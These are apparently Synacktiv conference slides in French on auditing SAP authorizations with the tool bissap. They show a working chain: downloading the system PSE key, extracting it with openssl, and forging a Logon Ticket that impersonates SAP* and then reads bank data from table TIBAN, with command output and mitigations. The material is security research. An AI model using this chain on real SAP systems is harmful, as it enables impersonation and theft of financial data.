- Plusieurs programmes SAP permettent le téléchargement de fichier depuis le serveur
 - `CG3Y` , `SXDA_TOOLS` , `ARCHIVFILE_SERVER_TO_CLIENT`

Logon Tickets

Un moyen d'élévation de privilège

Générer un Logon Ticket illégitime et usurper l'identité de n'importe quel utilisateur du système



The screenshot shows the SAP 'Execute OS Command' interface. The command executed is `[1]id`, which returns the following output:

```
uid=1000(npladm) gid=475(sapsys) groups=475(sapsys),1000(sapinst)
```

The interface also displays the session context:

- R/3 NPL 001 User SAP* Date 05.01.2026 Time 17:54:25
- Host vhcainplci User npladm
- Path /usr/sap/NPL/D00/work

The bottom of the screenshot shows the browser's cookie manager, displaying cookies for the SAP system, including session and authentication cookies.



Génération de Logon Ticket



Qui usurper ?

```
$ bissap -d NPL.sqlite -m 001 users by-authorization --objct S_TABU_NAM -f TABLE:TIBAN  
DDIC  
BWDEVELOPER  
DEVELOPER  
SAP*
```

Téléchargement de la clé privée



Génération d'un Logon Ticket



Usurpation de SAP*

```
$ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
$ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out private.key -nodes
$ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12 -out certificate.crt

$ ./forge_sap_logon_ticket.py --system NPL --client 001 --username 'SAP*' \
  --cert certificate.crt --key private.key
AjqxMDMBAAhTAEUAUAaQAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxADAANQAxADYAMAA1AAUABAAAABj/APswgfgGCSqGSIB
3DQEHAqCB6jCB5wIBATELMAkGBSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHhMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMaggKIBcCGSAmATAJBg
UrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIB3DQEHAQAcBgkqhkiG9w0BCQUxDxcNMjYwMTA1MTYwNTE1WjAjBgkqhkiG9w0BCQQxF
gQUufjke/KlYfBi3ZV%21BsEK/KlUg7swCQYHKOZIZjgEAwQuMCwCFEh%21UvXDcqX7S0%21ZsNRpTFebooTpAhQWIau1jAw2WJj4TwQ0Ci
75Vq/qLA%3D%3D
```

Compromission des données



Data Browser: Table TIBAN Select Entries 1

Menu < Back Exit Cancel System > Display Choose Sort Ascending Sort Descending Select All ...

Table: TIBAN
Displayed Fields: 11 of 11 Fixed Columns: 5 List Width 0250

MANDT	BANKS	BANKL	BANKN	BKONT	IBAN	VALID
001	FR	0145080040	7439548736D	56	FR3401450800407439548736D56	07.01.

SAP

> NPL (001) vhcInplci

Application </> Elements Console Sources Network Performance + ? X


Filter Only show cookies with an issue

Name	Value	Do...	Path	Expi...	Size	Http...	Sec...	Sam...	Parti...	Cros...	Prior...
MYSAPSSO2	AjQxMDMBAAhTAEeUAAqAAIABj...	vhca...	/	Sess...	447						Med...
SAP_SESSIONID_NPL_001	LgbbN03rXnIK3dPXy55H1P-o14Xr...	vhca...	/	Sess...	67						Med...
sap-login-XSRF_NPL	20260107091926-OAPrHJMwoMx...	vhca...	/	Sess...	61	✓					Med...
sap-usercontext	sap-client=001	vhca...	/	Sess...	29						Med...

Cookie Value ☐ Show URL-decoded

AjQxMDMBAAhTAEeUAAqAAIABjAAMAAxAMABk4AUABMAAQAGDIAMAAyADYAMAAxADAANwAwADkAMAA5AAUABAAABj/APswgfgGCSqGSIb3DQEHAqCB6jCB5wIBATELMakGBSSoAwlaBQAwCwYJKoZIhvcNAQcBMYYHMIHEAgEBMBowDjEMMAoGA1UEAxMDTIBMAggKIBcCGSAmATAJBgUrDgMCGGUAAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHAQcBgkqhkiG9w0BCQUxDxcNMjYwMTA3MDkwOTE0WjAjBgkqhkiG9w0B CQXqFgQU1VvFYu8vT8to3Wx71tmclbS4mBYwCQYHKOZizjgEAWQuMCwCFGRF2HPDB4d9uBK4D%21UBLMZTTLRAHQCoSisMsxNx1WtmZ5OmC niTVO0rA%3D%3D

Issues Console +



Conclusion

- SAP est souvent synonyme de complexité
- Mais **bissap** permet de réduire cette complexité sur le plan des autorisations
- Un accès aux fichiers du serveur peut maintenant mener à une compromission totale





<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>

- Désactivation du paramètre de profil `login/accept_sso2_ticket` .
 - Faisable via la transaction `RZ11` .
- Si possible, restreindre les téléchargements à un dossier spécifique.

Annexe

Le format CMS

```
$ openssl cms -in ticket.sig -inform DER -cmsout -print
CMS_ContentInfo:
  contentType: pkcs7-signedData (1.2.840.113549.1.7.2)
  d.signedData:
    digestAlgorithms:
      algorithm: sha1 (1.3.14.3.2.26)
      parameter: NULL
    signerInfos:
      d.issuerAndSerialNumber:
        issuer: CN=NPL
        serialNumber: 729608437412931073
      digestAlgorithm:
        algorithm: sha1 (1.3.14.3.2.26)
        parameter: NULL
    signedAttrs:
      object: contentType (1.2.840.113549.1.9.3)
      set:
        OBJECT:pkcs7-data (1.2.840.113549.1.7.1)
        object: signingTime (1.2.840.113549.1.9.5)
        set:
          UTCTIME:Oct 23 12:30:35 2025 GMT
        object: messageDigest (1.2.840.113549.1.9.4)
        set:
          OCTET STRING:
            0000 - 1c ed a2 39 63 0e c8 ff-24 2b b1 eb ee ...9c...$+...
            000d - 55 5b 7c 4a cb 96 aa U[|]...
      signatureAlgorithm:
        algorithm: dsaWithSHA1 (1.2.840.10040.4.3)
        parameter: <ABSENT>
      signature:
        0000 - 30 2c 02 14 79 d0 9b 63-71 2e a3 be 71 82 3f 0,...y...cq...q.?
        [...]
        002d - 45 E
```

Annexe

Les différences du standard CMS

```
$ diff -c original_signature generated_signature
*** original_signature  2026-01-06 13:44:34.659547456 +0100
--- generated_signature 2026-01-06 13:44:43.795651384 +0100
*****
*** 4,10 ****
    digestAlgorithms:
        algorithm: sha1 (1.3.14.3.2.26)
!       parameter: NULL
--- 4,10 ----
    digestAlgorithms:
        algorithm: sha1 (1.3.14.3.2.26)
!       parameter: <ABSENT>
*****
*** 19,25 ****
    digestAlgorithm:
        algorithm: sha1 (1.3.14.3.2.26)
!       parameter: NULL
--- 19,25 ----
    digestAlgorithm:
        algorithm: sha1 (1.3.14.3.2.26)
!       parameter: <ABSENT>
```

Annexe

bissap: Autorisations accordées à un utilisateur

```
$ bissap -d NPL.sqlite -m 001 profiles of-user -v 'JOHN.TITOR'
```

```
T-NL310005
```

```
  S_DATASET
```

```
    T-NL31000500: ACTVT(*)
```

```
    T-NL31000500: FILENAME(*)
```

```
    T-NL31000500: PROGRAM(*)
```

```
  S_DEVELOP
```

```
    T-NL31000500: ACTVT(*)
```

```
    T-NL31000500: DEVCLASS(*)
```

```
    T-NL31000500: OBJNAME(*)
```

```
    T-NL31000500: OBJTYPE(*)
```

```
    T-NL31000500: P_GROUP(*)
```

```
  S_GUI
```

```
    T-NL31000500: ACTVT(*)
```

```
  S_PSE_ADM
```

```
    T-NL31000500: ACTVT(*)
```

```
    T-NL31000500: PSEAPPLIC(*)
```

```
    T-NL31000500: PSECONTEXT(*)
```

```
  S_RZL_ADM
```

```
    T-NL31000500: ACTVT(*)
```

```
  S_TCODE
```

```
    T-NL31000500: TCD(SE37)
```

Annexe

bissap: Audit des rôles

```
$ bissap -d NPL.sqlite -m 001 audit --roles
ZDEVELOPER is vulnerable to 1 RCE(s). (SE38)
ZDEVELOPER can execute 3 "juicy" transactions. (PFCG, SU01, SE38)
ZSTANDARD_ROLE can read 9 sensitive tables.
ZSTANDARD_ROLE can execute 1 "juicy" transactions. (SE16)
ZDEMO_ROLE is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
```



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>